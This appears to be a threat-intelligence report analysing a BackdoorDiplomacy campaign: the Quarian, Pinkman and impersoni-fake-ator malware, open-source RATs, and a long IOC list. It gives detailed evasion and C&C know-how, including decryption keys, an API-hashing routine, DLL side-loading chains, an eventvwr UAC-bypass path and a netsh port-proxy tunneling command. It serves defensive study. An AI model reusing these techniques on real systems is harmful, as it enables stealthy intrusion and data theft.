The new variant of Quarian uses win32 schannel api for TLS encryption that looks pretty much like https://gist.github.com/mmozeiko/c0dfcc8fec527a90a02145d2cc0bfb6d) .


Another change in the new variant is the new command ID for the same capabilities found in the old variants:

Old command ID	New command ID	Description
0x01	0x53A6	Get the system information
0x02	0x26CD	Remote shell
0x03	0x9A3C	File manipulation
0x100	0x7C0D	ping home
0x103	0xDBAF	Open the file for downloading on the victim
0x203	0xCB16	Upload a file from the victim
0x303	0xB062	Write data to the file opened by 0x103
0x400	0x74D2	Reconnect to the C&C
0x403	0x8E23	Directory listing
0x500	0x6394	Exit
0x503	0x15F5	Move File
0x600	0xE268	Delete the configuration file and exit
0x603	0xC969	Delete a file
0x700	0x9D58	Execute a command using ShellExecute
0x703	0xF314	Run a command using CreateProcessW
0x800	0xA8CB	Renew the configuration

Besides the command IDs, the first byte of all unencrypted messages exchanged to the C&C has changed from 0x03 to 0x04 and this also suggests some sort of change in the version.

The Quarian backdoor was used by threat actors to replace IRAFAU with a stealthier method of execution.

One method of deployment consists of abusing a binary vulnerable to side-loading - mobpopup.exe (sha256: 5cbfa1047527a44bf8cdf830077c11ab5d54f7663c8c0a91676cb1157005c14d) - that loads the **pc2msupp.dll,** the latter being responsible for decrypting and executing the final payload into the memory. The artefacts involved in such a deployment are:



All three components for execution are dropped in two locations:

- **`c:\programdata\microsoft\group policy\trace\`**
- **`c:\programdata\wmiappsecuserv\wmiappsilveration\`**

The **pc2msupp.dll** takes the content of **<process name>.dat** file and extracts the shellcode that is subsequently executed. The role of this dll is reflected in the pdb path found in one of samples:

- C:\vc_code\No.3\3-2hao\3-2hao-211221\dlltoshellcode_and_shellcodeloader_211221\Resources\pc2msupp.pdb.

The ini file contains the following artefacts:

```
[AntiVir]

Cloud=0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000=0000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000
```

The configer.dat contains config buffer including the C&C address in an encrypted form. The decryption consists of applying XOR operation of each byte with the index of the byte and the constant 0xA9.

Another method of deployment of Quarian involved the use of VMP packed executable files.

Pinkman Agent

Another tool used in this operation was a binary built with Go we called the Pinkman Agent.

The name of the tool was inspired by a string common to all samples - “pinkmanHeisenberg” - that was used to derive the key for decrypting the C&C server.

Multiple techniques of defense evasion were spotted during the execution of the agent, including software packing using VMProtect and DLL side-loading.

For the side-loading technique, the threat actors used a legitimate version of vmnat.exe to load the C:\Windows\apppatch\AppPatch64\`shfolder.dll` from the same directory as the executable:

C:\Windows\apppatch\AppPatch64\AcroRd64.exe	f7ec46cfbc384470e4206885ad02fab-279b2e34855f58c3add342ffcd4bbcb3e	VMware NAT Service, 14.1.3 build-9474260

The DLL file is not packed, it has **agent32.dll** as export name and it exports the functions:

- **CheckCompatibilityOfApplication**
- **ClearDesktopMonitorHook**
- **InitGadgets**
- **SHGetFolderPathA**
- **SHGetFolderPathW**
- **SetDesktopMonitorHook**

The rest of the samples we identified are packed executable files that were dropped under multiple names and locations:


c:\windows\assembly\temp\ahoax2nypi\rundll64.exe
c:\windows\miracastview\pris\tabtip64.exe
c:\windows\apppatch\custom\custom64\rdpsrv.exe
c:\windows\apppatch\custom\custom64\epprotected.exe
c:\programdata\usoshared\logs\user\updatesrv.exe
c:\windows\miracastview\pris\updatesrv.exe

One of the samples was particularly interesting because it was a vmprotected go binary that extracts and executes a shellcode responsible for running the final payload.

The analysis of the unpacked go binary showed that the shellcode is a byte array on which a XOR operation with the 0x82 values is applied followed by a zlib uncompress operation. The resulted buffer is decrypted using RC4 algorithm and the key **"dsadsad4596257BreakingBad".**

The obtained shellcode is in fact Donut Loader (https://github.com/TheWover/donut) that contains a non-obfuscated pinkman agent binary.

Analysis of two pinkman agents showed that the QUIC protocol (using https://github.com/lucas-clemente/quic-go library) is used for communication with the C&C server and the pinkman agent might actually be a custom malware under active development, as suggested by the differences noticed when comparing metadata from the two of the agents:



The source information obtained by redress tool (on left side is the info from shfolder.dll; on right side is the info from the payload extracted from the shellcode).

As can be seen from the image, there are multiple differences in the same modules and there are modules that are present only in one sample. All of that suggests the malware is actively modified and probably is a custom tool specific to the threat actor.

The capabilities of the agent can be inferred from the module names, and it includes the download and upload of files, system information collection and command execution.

Another interesting technical detail is the C&C address extraction, as it varies from sample to sample. In the shfolder.dll for example, the C&C address is encrypted using RC4 with the key "**11pinkmanHeisenberg*" and the result is stored as a string variable between two strings "we*=-x504.-". In other samples the encrypted C&C buffer is appended to the overlay of the packed executable file and the final payload is responsible for reading the buffer from the file on disk. The buffer is, then, decrypted either using RC4 or TripleDES. In the case of use of the TripleDES algoritgm, the initialization vector corresponds to the first 8 bytes of the key.**

A few examples of keys used to decrypt the C&C address can be found below:

11pinkmanHeisenberg*
11121152pinkmanHeisenber
7780864pinkmanHeisenberg
7894528pinkmanHeisenberg

Impersoni-fake-ator

This tool is an interesting piece of malware embedded into a legitimate version of DbgView and Putty, posing as a legitimate tool to evade detection. Based on that characteristic, we track this tool as **impersoni-fake-ator.**


More information on samples we gathered is presented in the following table:

File path	Sha256	C&C addresses
%PROGRAM_FILES_COMMON%\services\egtest.exe	fcd08daed23591d77cd8031eb292ef30f-1024d610d5716f4af75cddb1c729c04	uc.ejalase[.]org;
c:\users\public\javanet.exe	eff22d43a0e66e4df60ab9355fa41b73481faea-4b3aa6905eac3888bc1a62ffa	uc.ejalase[.]org; cloud.microsoftshop[.]org;
fcanet.exe	4b5b4c60efcf06bda95832a3f5e12982a899cdd7f2b-6ddf738f22f2fec97f4d9	fcanet.microsoftshop[.]org;
hugejxx.exe	42a5d9fbff68761ed9084acc4e1446eadfc9ef4d-802d15c2248ab22a260250f7	cloud.crmdev[.]org; cloud.fastpaymentservice[.]com; cloud.skypecloud[.]net;

A similar sample - e1fe8a17884f43cedca54c76ed3e371b64c312c9e00c865b2c6a9266cd1f596c - is available on Virus Total, and it communicates with the cloud.microsoftshop[.]org.

The legitimate binary was changed in such manner that a part of the .text section is replaced with a shellcode and the entry point is changed to execute the shellcode. The replaced part of the original text section is appended to the .rsrc section.

The shellcode pointed at by the entry point handles decryption of the configuration and the payload shellcode.



Decrypted config


The payload shellcode receives the config as a parameter and starts a thread that executes the main loop. It also checks the config for a flag that indicates to restore the original text section and to call the original entry point of the binary.

The WINAPI functions addresses are obtained by a custom hash value calculated on export name:

```
def hash(function_name):
    hash_value = 0
    for char in function_name:
        hash_value = (char + 33 * hash_value) & 0xffffffff
    return hash_value
```

The config section contains three domains and ports, and the shellcode communicates to the first pair of domains and ports to which it has established a TCP connection; the rest of them remain untouched.

The messages exchanged over TCP with the C&C server take the following format:



The magic value is always set to **0x37F457D1 in all packets that are sent and received.**

The payload from the message is encrypted using windows CryptoAPI. The chosen algorithm is AES-128, CBC mode

(the initialization vector consists of 16 bytes of 0).

The key for each sent message is generated by copying four times a DWORD value obtained using QueryPerformanceCounter. That DWORD value is included in the header of the message.

The first message is sent by the malware to the server and contains information about the victim system such as the computer name, the username, the local IP address of the host and a string that probably represents the version of the malware (e.g., “1.1V”). The message type is set to two.

The other two messages are sent to the server to signal what capabilities are enabled in the current config. The message types are set to 8 and 5 and the payload consists of 1 byte set to 0.

Then, in an infinite loop, a message is received from the C&C server and, depending on the message type, the decrypted payload is processed accordingly.

Message type	Observation
0x03	Set the sleep time
0x04	Unknown functionality. A shellcode is called giving a null pointer as argument.
0x05	The message payload is the shellcode from option 0x04. It is stored in memory; The content of the C:\windows\system32\svchost.exe is sent to the C&C.
0x06	Unknown functionality. The same shellcode from option 0x04 is called. The message payload is passed as argument with a flag value set to 0.
0x07	Unknown functionality. The same shellcode from option 0x04 is called. The message payload is passed as argument with a flag value set to 0.
0x08	A shellcode module is registered. The message payload is added to the list of shellcode modules
0x09	The list of shellcode modules is cleaned.
0x0A	Call home. Send 1 byte payload that consists of a 0 byte.
0x0B	Write the message payload to the dge file in the user home directory. Create the process C:\Windows\Temp\auk.exe having the filepath of the dge file as a command line argument.
0x0C	Check the exit code of the auk.exe process.
0x0D	Write the message payload to the C:\Windows\Temp\auk.exe file.


If the message type is greater than 15, the shellcode module with the same ID as the message type is called and the message payload is passed as an argument.

Open-Source Tools

ToRat

The threat actors attempted to deploy a sample of the ToRat RAT (https://github.com/lu4p/ToRat) that was dropped as `c:\programdata\microsoft\drm\server\drm.exe (sha256: f293ab13a04ff32ebfbe925b42eca80a57604d231ae36e22834bea0dbdcf26e2).` Analysis of the sample shows the execution of the drm.exe triggers the creation of a copy of the binary as **`%APPDATA%\Roaming\WindowsDefender\WindowsDefender.exe`** and an attempt at privilege escalation using eventvwr.exe and **hkcu\software\classes\mscfile\shell\open\command.**

Comparison of the API functions from the sample with the github source code shows that the binary includes only a subset of the capabilities the RAT has:



The RAT has two embedded certificates it uses for the TLS communication with the srv.payamradio[.]com domain. The cert.pem and cert_notor.pem, as the binary refers to the certificates, have the subject and the issuer set to “O = Sparrow” and the DNS field has the value of “127.0.0.1” and “srv.payamradio[.]com”, respectively. The certificates themselves can be found in the Appendix section.


Asyncrat

Multiple samples of Asyncrat were dropped and executed, probably via the Quarian backdoor. Some of the file paths and C&C addresses are:

c:\programdata\microsoft\drm\server\s-1-5-18\cert-machine.dll	d2f10ece652babdf8f67385ab9bc881c34f6be996bfb6b-65c936a8e2f2a682ab	info.fazlol-lah[.]net
c:\programdata\microsoft\drm\server\s-1-5-18\cert-machine.exe	76245b0d43f98a667ad8be6eb-150133791de3a9075970a8fb9b7f305ace5168f	srv.fazlollah[.]net
c:\programdata\microsoft\devicesync\devicesync.exe	4e110a75e9141f9e1dd1a2b2e5af7e3d4205303ed-8374d937c14345c426b5e47	info.payamra-dio[.]com
c:\programdata\microsoft\devicesync\devicesync.exe.exe	37b1a2eddcb54f8cc454cafaa82be6244cebfe5a04ee8b-3681107f37c2948277	info.fazlol-lah[.]net
c:\programdata\microsoft\devicesync\devicesync.mof(embedded into the file)	a43a4cd9c2561a4213011de36ac24ee1bf587663ed2f2ae-1b1eac94aa2d48824	srv.fazlollah[.]net

Merlin

Deployment of the Merlin Agent (https://github.com/Ne0nd0g/merlin) and the Pinkman Agent was performed in a similar manner as the same side-loading chain including vmnat.exe and shfolder.dll was used. The difference is that the final payload is another dll file that is loaded by shfolder.dll:



Although only one sample of Merlin agent (sha256: b2ddbd9059c64760394d227cdcf3722708eccf598b9efb20e969d7bd4623c963) was used, it helped to understand the threat actors' modus operandi to adapt open-source RAT to their needs. Some common traits were noticed in both Pinkman agent and merlin agent, including the method of storing the encrypted C&C address in the overlay of the binary or the common location for storing the binaries on disk:

- `c:\programdata\microsoft\diagnosis\etllogs\bin\vmnat.dll`
- `c:\programdata\microsoft\diagnosis\etllogs\vmnat.dll`
- `c:\programdata\microsoft\windows\sqm\vmnat.dll`


The agent was built with stripped symbols but metadata shows some details of how it was built.

```
Package main: .
File: _cgo_gotypes.go
        _cgoexpwrap_24e6ef57c982_InitGadgets Lines: 44 to 44 (0)
File: main.go
        MyDESDecrypt Lines: 43 to 52 (9)
        setDesktopMonitorHook Lines: 52 to 123 (71)
        main Lines: 123 to 123 (0)

Package windows/program/Microsoft/pkg/agent: windows\program\Microsoft\pkg\agent
File: agent.go
        New Lines: 54 to 122 (68)
        (*Agent)Run Lines: 122 to 148 (26)
        (*Agent)initialCheckIn Lines: 148 to 207 (59)
        (*Agent)statusCheckIn Lines: 207 to 534 (327)
        getClient Lines: 507 to 537 (30)
        getClientfunc1 Lines: 517 to 518 (1)
        (*Agent)agentInfo Lines: 537 to 571 (34)
        (*Agent)list Lines: 571 to 588 (17)
File: exec_windows.go
        SignalListen Lines: 43 to 73 (30)
        SignalListenfunc1 Lines: 60 to 70 (10)
        GetSpecificID Lines: 73 to 87 (14)
        ExecuteCommand Lines: 87 to 106 (19)

Package windows/program/Microsoft/pkg/core: windows\program\Microsoft\pkg\core
File: core.go
        init Lines: 33 to 34 (1)
        RandStringBytesMaskImprSrc Lines: 45 to 60 (15)
```

It's noteworthy that there are no references to the GitHub repos for the merlin agent, meaning that the agent was built from local sources. Other interesting details of the binary are the exported function **InitGadgets** and it uses the **setDesktopMonitorHook** which are common for both merlin and pinkman agents.

The C&C address is obtained by reading the file from disk. Then, the location of the config buffer is obtained by searching for the occurrence of "0x5345?" that is followed by the agent's UUID and the buffer encrypted with DES and

the key "**[7Tz95)G**". The decryption reveals the **mail.irir[.]org:443** address and other config values:



Proxy/tunneling/scanning


The threat actors used multiple means for proxying and tunneling the traffic, including the use of built-in tools like netsh with the following command line:

- **netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=8443 connectaddress=140.82.38.177 connectport=80**

For the same purpose the following open-source projects were used in this operation:

- https://github.com/ph4ntonn/Stowaway
- https://github.com/ehang-io/nps
- https://github.com/uknowsec/TailorScan
- https://github.com/rootkiter/EarthWorm

The periods of time when some of the tools were used are reflected in the following chart:



Attribution

Our research points to an operation likely performed by the actor known as **BackdoorDiplomacy. The attribution is based on infrastructure and TTPs common to the current operation and others known to the public. For instance, the already-known IP addre**ss **43.251.105[.]139** was used as C&C by a sample of Quarian variant built on **2022-04-11**. The domains **uc.ejalase[.]org** and **mci.ejalase.org** pointed to IP addresses related to other domains used by the **BackdoorDiplomacy** in the past. One such domain we believe is **support.vpnkerio[.]com** as other subdomains of **vpnkerio[.]com are** connected to the mentioned threat actor.

IOCs

File Paths
c:\programdata\intel\gcc\sll.bat
c:\programdata\ssh\sll.bat
%program_files_common%\services\egtest.exe
c:\windows\temp\sll.bat
c:\programdata\microsoft\netframework\breadcrumbstore\ngen\nv.mpc
c:\programdata\microsoft\netframework\breadcrumbstore\ngen\nvsmartmax.dll
c:\program files (x86)\windows sidebar\gadgets\credwiz.exe
c:\program files\windows nt\1.exe
c:\program files\windows nt\credwiz.exe
c:\program files\windows nt\st.exe
c:\program files\windows nt\sw.exe
c:\programdata\comms\ag.exe
c:\programdata\comms\cc.exe
c:\programdata\comms\igfxpers.exe
c:\programdata\comms\msd.exe
c:\programdata\comms\rar.exe
c:\programdata\comms\w3w.exe
c:\programdata\comms\wmiap.exe
c:\programdata\microsoft\devicesync\devicesync.exe
c:\programdata\microsoft\devicesync\sdk.dll
c:\programdata\microsoft\devicesync\devicesync.exe.exe
c:\programdata\microsoft\diagnosis\etllogs\bin\reauto.bat
c:\programdata\microsoft\diagnosis\etllogs\bin\shfolder.dll
c:\programdata\microsoft\diagnosis\etllogs\bin\variety.mof
c:\programdata\microsoft\diagnosis\etllogs\bin\vmnat.dll
c:\programdata\microsoft\diagnosis\etllogs\bin\vmnat.exe
c:\programdata\microsoft\diagnosis\etllogs\shfolder.dll
c:\programdata\microsoft\diagnosis\etllogs\variety.mof
c:\programdata\microsoft\diagnosis\etllogs\vmnat.dll
c:\programdata\microsoft\diagnosis\etllogs\vmnat.exe
c:\programdata\microsoft\drm\server\drm.exe
c:\programdata\microsoft\drm\server\s-1-5-18\cert-machine.dll
c:\programdata\microsoft\drm\server\s-1-5-18\cert-machine.exe
c:\programdata\microsoft\group policy\trace\configer.dat
c:\programdata\microsoft\group policy\trace\pc2msupp.dll
c:\programdata\microsoft\group policy\trace\winseucerwmiload.dat
c:\programdata\microsoft\group policy\trace\winseucerwmiload.exe
c:\programdata\microsoft\group policy\trace\winseucerwmiload.ini
c:\programdata\microsoft\netframework\breadcrumbstore\ngen\nv.mpc
c:\programdata\microsoft\netframework\breadcrumbstore\ngen\nvsmartmax.dll
c:\programdata\microsoft\network\connections\netserver.exe
c:\programdata\microsoft\uev\wmiap.exe
c:\programdata\microsoft\vault\e.exe

c:\programdata\microsoft\vault\igfxpers.exe
c:\programdata\microsoft\vault\nimscan.exe
c:\programdata\microsoft\vault\pt.exe
c:\programdata\microsoft\vault\rar.exe
c:\programdata\microsoft\wdf\logoutui.exe
c:\programdata\microsoft\windows\devicemetadatastore\en-us\nvsmartmax.dll
c:\programdata\microsoft\windows\pt.exe
c:\programdata\microsoft\windows\sqm\upload\logoutui.exe
c:\windows\apppatch\custom\custom64\epprotected.exe
c:\programdata\usoshared\logs\user\updatesrv.exe
c:\programdata\winseucitysys001\windefenderlogin\winsecunicity.exe
c:\programdata\wmiappsecuserv\wmiappsilveration\configer.dat
c:\programdata\wmiappsecuserv\wmiappsilveration\pc2msupp.dll
c:\programdata\wmiappsecuserv\wmiappsilveration\winsecunicity.dat
c:\programdata\wmiappsecuserv\wmiappsilveration\winsecunicity.exe
c:\programdata\wmiappsecuserv\wmiappsilveration\winsecunicity.ini
c:\users<user>\appdata\roaming\microsoft\windows\network shortcuts\nethood.exe
c:\users\<user>\appdata\local\temp\3\acrobat17.exe
c:\users\<user>\appdata\local\temp\4\ld.dll
c:\users\<user>\appdata\local\temp\4\rar570.exe
c:\users\<user>\appdata\local\temp\4\rar.exe
c:\users\<user>\appdata\local\temp\acrobat17.exe
c:\users\<user>\appdata\local\temp\ld.dll
c:\users\<user>\appdata\local\virtualstore\agent64.exe
c:\users\<user>\appdata\local\virtualstore\igfxpers.exe
c:\users\<user>\appdata\local\virtualstore\vmnat.exe
c:\users\<user>\appdata\local\vmnat\vmnat.exe
c:\users\<user>\appdata\local\vmware\t.exe
c:\users\<user>\appdata\local\vmware\vmnat.exe
c:\users\<user>\appdata\roaming\microsoft\vault\windowsazure.exe
c:\users\<user>\saved games\nethood.exe
c:\users\public\csvde_x64.exe
c:\users\public\e.exe
c:\users\public\ifsvc.exe
c:\users\public\igfxpers.exe
c:\users\public\javanet.exe
c:\users\public\logoutui.exe
c:\users\public\nethood\igfxpers.exe
c:\users\public\nimscan.exe
c:\users\public\procdump64.exe
c:\users\public\pt.exe
c:\users\public\ptg.exe
c:\users\public\rar.exe
c:\users\public\s.exe
c:\users\public\set_empty.exe
c:\users\public\sfthttpsrv.exe
c:\users\public\tscan32.exe
c:\users\public\tscan.exe

c:\users\public\winsecunicity.exe
c:\windows\alg.exe
c:\programdata\canon\oippesp\bb\winlogout.exe
c:\programdata\canon\oippesp\bb\uhsrvc.exe
c:\programdata\canon\oippesp\bb\duser.dll
c:\windows\apppatch\apppatch64\shfolder.dll
c:\windows\apppatch\custom\custom64\const.mof
c:\windows\apppatch\custom\custom64\lsh.bat
c:\windows\apppatch\custom\custom64\rdpsrv.exe
c:\windows\apppatch\custom\custom64\sll.bat
c:\windows\apppatch\custom\custom64\srvany.exe
c:\windows\apppatch\custom\custom64\variety.mof
c:\windows\assembly\temp\ahoax2nypi\rundll64.exe
c:\windows\assembly\temp\ahoax2nypi\variety.mof
c:\windows\com\1025\agent64.exe
c:\windows\com\agent.exe
c:\windows\com\igfxpers.exe
c:\windows\com\info.bat
c:\windows\com\info.txt
c:\windows\com\mstsc.bat
c:\windows\com\nbtscan.exe
c:\windows\com\rar.exe
c:\windows\com\taskmgr.exe
c:\windows\com\tscan.exe
c:\windows\coms\sll.bat
c:\windows\diagtrack\settings\reauto.bat
c:\windows\miracastview\pris\const.mof
c:\windows\miracastview\pris\lsh.bat
c:\windows\miracastview\pris\reauto.bat
c:\windows\miracastview\pris\tabtip64.exe
c:\windows\miracastview\pris\updatesrv.exe
c:\windows\miracastview\pris\variety.mof
c:\windows\temp\exe.bat
c:\windows\temp\test.dat
c:\windows\web\wallpaper\windows\wordpadfilter.exe
c:\program files\windows nt\duser.dll
